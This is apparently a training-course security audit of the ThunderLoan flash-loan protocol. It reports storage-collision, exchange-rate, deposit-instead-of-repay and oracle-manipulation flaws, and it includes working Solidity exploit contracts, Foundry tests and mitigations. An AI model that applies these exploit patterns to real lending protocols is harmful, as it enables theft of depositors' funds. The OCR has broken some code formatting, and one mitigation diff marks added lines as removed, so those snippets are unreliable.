

ThunderLoan Audit Report

Version 0.1

Cyfrin.io

March 19, 2024

Protocol Audit Report

amaqkkg

March 19, 2024

Prepared by: amaqkkg

Lead Auditors:

- amaqkkg

Table of Contents

    * [H-2] The `ThunderLoan::flashloan` function only check for ERC20 total balance in the contract after done flashloaning but does not check where the balance is come from, making attacker can use deposit instead repay to steal funds
    * [H-3] Storage collision can happen when upgrading `ThunderLoan.sol` with `ThunderLoanUpgraded.sol` making variable `ThunderLoan::s_flashLoanFee` and `ThunderLoan::s_currentlyFlashLoaning` not usable thus freezing the protocol
  - Medium
    * [M-1] Using TSwap as price oracle leads to price and oracle manipulation attacks

Protocol Summary

The ThunderLoan protocol is meant to do the following:

1. Give users a way to create flash loans
2. Give liquidity providers a way to earn money off their capital

Liquidity providers can `deposit` assets into `ThunderLoan` and be given `AssetTokens` in return. These `AssetTokens` gain interest over time depending on how often people take out flash loans!

Disclaimer

The amaqkkg team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L

	Impact			
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Commit Hash:

```
8803f851f6b37e99eab2e94b4690c8b70e26b3f6
```

Scope

```
./src/
#-- interfaces
|   #-- IFlashLoanReceiver.sol
|   #-- IPoolFactory.sol
|   #-- ITSwapPool.sol
|   #-- IThunderLoan.sol
#-- protocol
|   #-- AssetToken.sol
|   #-- OracleUpgradeable.sol
|   #-- ThunderLoan.sol
#-- upgradedProtocol
    #-- ThunderLoanUpgraded.sol
```

Roles

- Owner: The owner of the protocol who has the power to upgrade the implementation.
- Liquidity Provider: A user who deposits assets into the protocol to earn interest.
- User: A user who takes out flash loans from the protocol.

Executive Summary

Part of cyfrin updraft security research audit course.

Issues found

Severity	Number of issues found
High	3
Medium	1
Low	0
Info	0
Total	4

Findings

High

[H-1] Errorneous `ThunderLoan::updateExchangeRate` in the `deposit` function causes protocol to think it has more fees than it really does, which blocks redemption and incorrectly sets the exchange rate

Description: In `ThunderLoan::deposit` the protocol calculates the exchange rate by dividing the total fees by the total deposits. However, the protocol does not account for the fact that the fees are not yet distributed to the liquidity providers. This means that the exchange rate is calculated as if the fees have already been distributed, which causes the exchange rate to be too high. This causes the protocol to think it has more fees than it really does, which blocks redemption and incorrectly sets the exchange rate.

```
    function deposit(IERC20 token, uint256 amount) external
       revertIfZero(amount) revertIfNotAllowedToken(token) {
        AssetToken assetToken = s_tokenToAssetToken[token];
        uint256 exchangeRate = assetToken.getExchangeRate();
        uint256 mintAmount = (amount * assetToken.
           EXCHANGE_RATE_PRECISION()) / exchangeRate;
        emit Deposit(msg.sender, token, amount);
        assetToken.mint(msg.sender, mintAmount);
@>      uint256 calculatedFee = getCalculatedFee(token, amount);
@>      assetToken.updateExchangeRate(calculatedFee);
        token.safeTransferFrom(msg.sender, address(assetToken), amount)
           ;
    }
```

Impact: There are several impacts to this bug.

1. The `redeem` function is blocked, because the protocol thinks the owed token is more than it has
2. Rewards are incorrectly calculated, leading to liquidity providers potentially getting way more or less than deserved

Proof of Concept:

1. LP deposits
2. User takes out a flash loan
3. It is now impossible for LP to redeem

Proof of Code

Place the following into `ThunderLoanTest.t.sol`

```
    function testRedeemAfterLoan() public setAllowedToken hasDeposits {
        uint256 amountToBorrow = AMOUNT * 10;
        uint256 calculatedFee = thunderLoan.getCalculatedFee(tokenA,
            amountToBorrow);

        vm.startPrank(user);
        tokenA.mint(address(mockFlashLoanReceiver), AMOUNT);
        thunderLoan.flashloan(address(mockFlashLoanReceiver), tokenA,
            amountToBorrow, "");
        vm.stopPrank();

        uint256 amountToRedeem = type(uint256).max;
        vm.startPrank(liquidityProvider);
        thunderLoan.redeem(tokenA, amountToRedeem);
    }
```

Recommended Mitigation: Removed the incorrectly updated exchange rate lines from `deposit`

```
    function deposit(IERC20 token, uint256 amount) external
       revertIfZero(amount) revertIfNotAllowedToken(token) {
        AssetToken assetToken = s_tokenToAssetToken[token];
        uint256 exchangeRate = assetToken.getExchangeRate();
        uint256 mintAmount = (amount * assetToken.
            EXCHANGE_RATE_PRECISION()) / exchangeRate;
        emit Deposit(msg.sender, token, amount);
        assetToken.mint(msg.sender, mintAmount);
-       uint256 calculatedFee = getCalculatedFee(token, amount);
-       assetToken.updateExchangeRate(calculatedFee);
        token.safeTransferFrom(msg.sender, address(assetToken), amount)
            ;
    }
```

[H-2] The `ThunderLoan::flashloan` function only check for ERC20 total balance in the contract after done flashloaning but does not check where the balance is come from, making attacker can use deposit instead repay to steal funds

Description: In `ThunderLoan:flashloan` the protocol making sure that user repay the flashloaned fund by checking if `endingBalance` is greater than `startingBalance + fee` after the function called. However, malicious attacker can just use `deposit` instead of `repay` function as the protocol does not have way to check where the funds come from and this cause the forementioned check is passed. Moreover the malicious user now have can `redeem` the amount of ERC20 they deposited by using flashloan, stealing the fund from protocol.

Impact: The protocol and liquidity provider loses fund deposited to the contract.

Proof of Concept:

The following all happens in 1 transaction.

1. User take a flashloan from `ThunderLoan` for 1000 `tokenA`.
2. User then repay the protocol by calling `deposit` and depositing the flashloaned 1000 `tokenA` plus `fee`.
3. User now `redeem` and get 1000 `tokenA` and the `fee` they paid on step 2.

Proof of Code

Place the following into `ThunderLoanTest.t.sol` import section:

```
import { IFlashLoanReceiver } from "../../src/interfaces/IFlashLoanReceiver.sol";
import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
```

Place the following into `ThunderLoanTest.t.sol` test section:

```
    function testUseDepositInsteadOfRepayToStealFunds() public setAllowedToken hasDeposits {
        vm.startPrank(user);
        uint256 amountToBorrow = 50e18;
        uint256 fee = thunderLoan.getCalculatedFee(tokenA, amountToBorrow);
        DepositOverRepay dor = new DepositOverRepay(address(thunderLoan));
        tokenA.mint(address(dor), fee);
        thunderLoan.flashloan(address(dor), tokenA, amountToBorrow, "");
        dor.redeemMoney();
        vm.stopPrank();

        assert(tokenA.balanceOf(address(dor)) > 50e18 + fee);
```

```
    }
```

Place the following contract into `ThunderLoanTest.t.sol`:

```
contract DepositOverRepay is IFlashLoanReceiver {
    ThunderLoan thunderLoan;
    AssetToken assetToken;
    IERC20 s_token;

    constructor(address _thunderLoan) {
        thunderLoan = ThunderLoan(_thunderLoan);
    }

    function executeOperation(
        address token,
        uint256 amount,
        uint256 fee,
        address, /*initiator*/
        bytes calldata /*params*/
    )
        external
        returns (bool)
    {
        s_token = IERC20(token);
        assetToken = thunderLoan.getAssetFromToken(IERC20(token));
        s_token.approve(address(thunderLoan), amount + fee);
        thunderLoan.deposit(IERC20(token), amount + fee);
        return true;
    }

    function redeemMoney() public {
        uint256 amount = assetToken.balanceOf(address(this));
        thunderLoan.redeem(s_token, amount);
    }
}
```

then run `forge test --mt testUseDepositInsteadOfRepayToStealFunds` and the test should pass.

Recommended Mitigation: Consider to add mapping to track user with amount owed and force the user to use `repay` function. Add the following code to `ThunderLoan.sol`

```
contract ThunderLoan is Initializable, OwnableUpgradeable,
    UUPSUpgradeable, OracleUpgradeable {
.
.
.
    error ThunderLoan__NotCurrentlyFlashLoaning();
    error ThunderLoan__BadNewFee();
+   error ThunderLoan__NotPaidBackUsingRepay(uint256 amountBorrowed)
```

```
 .
 .
 .
    /*//////////////////////////////////////////////////////////////
                                STATE VARIABLES
    //////////////////////////////////////////////////////////////*/
    mapping(IERC20 => AssetToken) public s_tokenToAssetToken; // e this
        maps USDC => USDCAssetToken
+   mapping(address => uint256) public s_borrowerToAmountOwed;
 .
 .
 .
    function flashloan(
        address receiverAddress,
        IERC20 token,
        uint256 amount,
        bytes calldata params
    )
        external
        revertIfZero(amount)
        revertIfNotAllowedToken(token)
    {
        AssetToken assetToken = s_tokenToAssetToken[token];
        uint256 startingBalance = IERC20(token).balanceOf(address(
            assetToken));

        if (amount > startingBalance) {
            revert ThunderLoan__NotEnoughTokenBalance(startingBalance,
                amount);
        }

        if (receiverAddress.code.length == 0) {
            revert ThunderLoan__CallerIsNotContract();
        }

        uint256 fee = getCalculatedFee(token, amount);

-         s_borrowerToAmountOwed[receiverAddress] = amount + fee;
          assetToken.updateExchangeRate(fee);

          emit FlashLoan(receiverAddress, token, amount, fee, params);

          s_currentlyFlashLoaning[token] = true;
          assetToken.transferUnderlyingTo(receiverAddress, amount);

          receiverAddress.functionCall(
              abi.encodeCall(
                  IFlashLoanReceiver.executeOperation,
                  (
                      address(token),
                      amount,
```

```
                            fee,
                            msg.sender, // initiator
                            params
                        )
                    )
                );

                uint256 endingBalance = token.balanceOf(address(assetToken));
                if (endingBalance < startingBalance + fee) {
                    revert ThunderLoan__NotPaidBack(startingBalance + fee, endingBalance);
                }

-               if (s_borrowerToAmountOwed[receiverAddress] != 0) {
-                   revert ThunderLoan__NotPaidBackUsingRepay(s_borrowerToAmountOwed[receiverAddress]);
-               }

                s_currentlyFlashLoaning[token] = false;

        }

        function repay(IERC20 token, uint256 amount) public {
        if (!s_currentlyFlashLoaning[token]) {
        revert ThunderLoan\_\_NotCurrentlyFlashLoaning();
        }
        AssetToken assetToken = s_tokenToAssetToken[token];

-               s_borrowerToAmountOwed[msg.sender] -= amount;
                token.safeTransferFrom(msg.sender, address(assetToken), amount);
        }
```

[H-3] Storage collision can happen when upgrading `ThunderLoan.sol` with `ThunderLoanUpgraded.sol` making variable `ThunderLoan::s_flashLoanFee` and `ThunderLoan::s_currentlyFlashLoaning` not usable thus freezing the protocol

Description: `ThunderLoan.sol` has two variable in the following order:

```
        uint256 private s_feePrecision;
        uint256 private s_flashLoanFee; // 0.3% ETH fee
```

However, the upgraded contract `ThunderLoanUpgraded.sol` has them in a different order:

```
        uint256 private s_flashLoanFee; // 0.3% ETH fee
        uint256 public constant FEE_PRECISION = 1e18;
```

Due to how solidity storage works, after the upgrade the `s_flashLoanFee` will have the value of s_feePrecision. You cannot adjust the position of storage variables, and removing the storage variables for constant variables, break the storage locations as well.

Impact: After the upgrade, the s_flashLoanFee will have the value of s_feePrecision. This means that user who take out flash loans right after an upgrade will be charged the wrong fee.

More importantly, the s_currentlyFlashLoaning mapping with storage in the wrong storage slot.

Proof of Concept:

Proof of Code

Place the following into ThunderLoanTest.t.sol

```
import { ThunderLoanUpgraded } from "../../src/upgradedProtocol/
   ThunderLoanUpgraded.sol";
.
.
.
    function testUpgradeBreaks() public {
        uint256 feeBeforeUpgrade = thunderLoan.getFee();
        vm.startPrank(thunderLoan.owner());
        ThunderLoanUpgraded upgraded = new ThunderLoanUpgraded();
        thunderLoan.upgradeToAndCall(address(upgraded), "");
        uint256 feeAfterUpgrade = thunderLoan.getFee();
        vm.stopPrank();
        console.log("Fee before:", feeBeforeUpgrade);
        console.log("Fee after:", feeAfterUpgrade);
        assert(feeBeforeUpgrade != feeAfterUpgrade);
    }
```

or you can also see the storage layout difference by running `forge inspect ThunderLoan storage` and `forge inspect ThunderLoanUpgraded storage`

Recommended Mitigation: If you must remove the storage variable, leave it as blank as to not mess up with the storage slot.

```
-    uint256 private s_flashLoanFee; // 0.3% ETH fee
-    uint256 public constant FEE_PRECISION = 1e18;
+    uint256 private s_blank;
+    uint256 private s_flashLoanFee;
+    uint256 public constant FEE_PRECISION = 1e18;
```

Medium

[M-1] Using TSwap as price oracle leads to price and oracle manipulation attacks

Description: The TSwap protocol is a constant product formula based AMM (automated market maker). The price of a token is determined by how many reserves are on either side of the pool. Because of this, it is easy for malicious users to manipulate the price of a token by buying or selling a large amount of the token in the same transaction, essentially ignoring protocol fees.

Impact: Liquidity providers will drastically reduced fees for providing liquidity.

Proof of Concept:

The following all happens in 1 transaction.

1. User takes a flash loan from `ThunderLoan` for 1000 `tokenA`. They are charged the original fee `fee1`. During the flash loan, they do the following:
   1. User sells 1000 `tokenA`, tanking the price.
   2. Instead of repaying right away, the user takes out another flash loan for another 1000 `tokenA`.
      1. Due to the fact that the way `ThunderLoan` calculates price based on the `TSwapPool` this second flash loan is substantially cheaper.

```
    function getPriceInWeth(address token) public view returns (uint256
        ) {
        address swapPoolOfToken = IPoolFactory(s_poolFactory).getPool(
            token);
@>      return ITSwapPool(swapPoolOfToken).getPriceOfOnePoolTokenInWeth
    ();
    }
```

```
3. The user then repays the first flash loan, and then repays the
    second flash loan.
```

Proof of Code

Place the following into `ThunderLoanTest.t.sol` import section:

```
import { ERC20Mock } from "../mocks/ERC20Mock.sol";
import { ERC1967Proxy } from "@openzeppelin/contracts/proxy/ERC1967/
    ERC1967Proxy.sol";
import { BuffMockPoolFactory } from "../mocks/BuffMockPoolFactory.sol";
import { BuffMockTSwap } from "../mocks/BuffMockTSwap.sol";
import { IFlashLoanReceiver } from "../../src/interfaces/
    IFlashLoanReceiver.sol";
import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol"
    ;
```

Place the following into `ThunderLoanTest.t.sol` test section:

```
    function testOracleManipulation() public {
        // 1. setup contract
        thunderLoan = new ThunderLoan();
        tokenA = new ERC20Mock();
        proxy = new ERC1967Proxy(address(thunderLoan), "");
        // create a TSwap Dex between WETH / TokenA
        BuffMockPoolFactory pf = new BuffMockPoolFactory(address(weth))
            ;
        address tswapPool = pf.createPool(address(tokenA));
        thunderLoan = ThunderLoan(address(proxy));
        thunderLoan.initialize(address(pf));

        // 2. fund tswap
        vm.startPrank(liquidityProvider);
        tokenA.mint(liquidityProvider, 100e18);
        tokenA.approve(address(tswapPool), 100e18);
        weth.mint(liquidityProvider, 100e18);
        weth.approve(address(tswapPool), 100e18);
        BuffMockTSwap(tswapPool).deposit(100e18, 100e18, 100e18, block.
            timestamp);
        vm.stopPrank();
        // ratio 100 weth and 100 tokenA
        // price 1:1

        // 3. fund thunderloan
        vm.prank(thunderLoan.owner());
        thunderLoan.setAllowedToken(tokenA, true);
        vm.startPrank(liquidityProvider);
        tokenA.mint(liquidityProvider, 1000e18);
        tokenA.approve(address(thunderLoan), 1000e18);
        thunderLoan.deposit(tokenA, 1000e18);
        vm.stopPrank();

        // 100 weth and 100 tokenA in TSwap
        // 1000 tokenA in thunderLoan
        // take out a flash loan of 50 tokenA
        // swap it on the dex, tanking the price> 150 tokenA -> ~80
            weth
        // take out another flash loan of 50 tokenA (and it should be
            much more cheaper)

        // 4. we are going to take out 2 flash loan
        //    a. to nuke the price of weth/tokenA on TSwap
        //    b. to show that doing so greatly reduces the fees we pay
            on thunderloan

        uint256 normalFeeCost = thunderLoan.getCalculatedFee(tokenA,
            100e18);
        console.log("Normal fee is:", normalFeeCost);
```

```
        // 0.296147410319118389

        uint256 amountToBorrow = 50e18; // we gonna do this twice
        MaliciousFlashLoanReceiver flr = new MaliciousFlashLoanReceiver
            (
            address(tswapPool), address(thunderLoan), address(
                thunderLoan.getAssetFromToken(tokenA))
        );

        vm.startPrank(user);
        tokenA.mint(address(flr), 100e18);
        thunderLoan.flashloan(address(flr), tokenA, amountToBorrow, "")
            ;
        vm.stopPrank();

        uint256 attackFee = flr.feeOne() + flr.feeTwo();
        console.log("attack fee is:", attackFee);
        assert(attackFee < normalFeeCost);
    }
```

Place the following contract into `ThunderLoanTest.t.sol`:

```
contract MaliciousFlashLoanReceiver is IFlashLoanReceiver {
    ThunderLoan thunderLoan;
    address repayAddress;
    BuffMockTSwap tswapPool;
    bool attacked;
    uint256 public feeOne;
    uint256 public feeTwo;

    constructor(address _tswapPool, address _thunderLoan, address
        _repayAddress) {
        tswapPool = BuffMockTSwap(_tswapPool);
        thunderLoan = ThunderLoan(_thunderLoan);
        repayAddress = _repayAddress;
    }

    function executeOperation(
        address token,
        uint256 amount,
        uint256 fee,
        address, /*initiator*/
        bytes calldata /*params*/
    )
        external
        returns (bool)
    {
        if (!attacked) {
            // 1. Swap tokenA borrowed for weth
            // 2. take out another flash loan, to show the difference
            feeOne = fee;
```

```
                attacked = true;
                uint256 wethBought = tswapPool.getOutputAmountBasedOnInput
                    (50e18, 100e18, 100e18);
                IERC20(token).approve(address(tswapPool), 50e18);
                /// tanks the price
                tswapPool.swapPoolTokenForWethBasedOnInputPoolToken(50e18,
                    wethBought, block.timestamp);
                /// second flash loan
                thunderLoan.flashloan(address(this), IERC20(token), amount,
                     "");
                // repay
                IERC20(token).transfer(address(repayAddress), amount + fee)
                    ;
            } else {
                //calculate the fee and repay
                feeTwo = fee;
                /// repay
                IERC20(token).approve(address(thunderLoan), amount + fee);
                thunderLoan.repay(IERC20(token), amount + fee);
            }
            return true;
        }
    }
```

using `forge test --mt testOracleManipulation -vvvv` we can then see the difference in fees:

```
Ran 1 test for test/unit/ThunderLoanTest.t.sol:ThunderLoanTest
[PASS] testOracleManipulation() (gas: 8507149)
Logs:
  Normal fee is: 296147410319118389
  attack fee is: 214167600932190305
```

Recommended Mitigation: Consider using a different price oracle mechanism, like a Chainlink price feed with a Uniswap TWAP fallback oracle.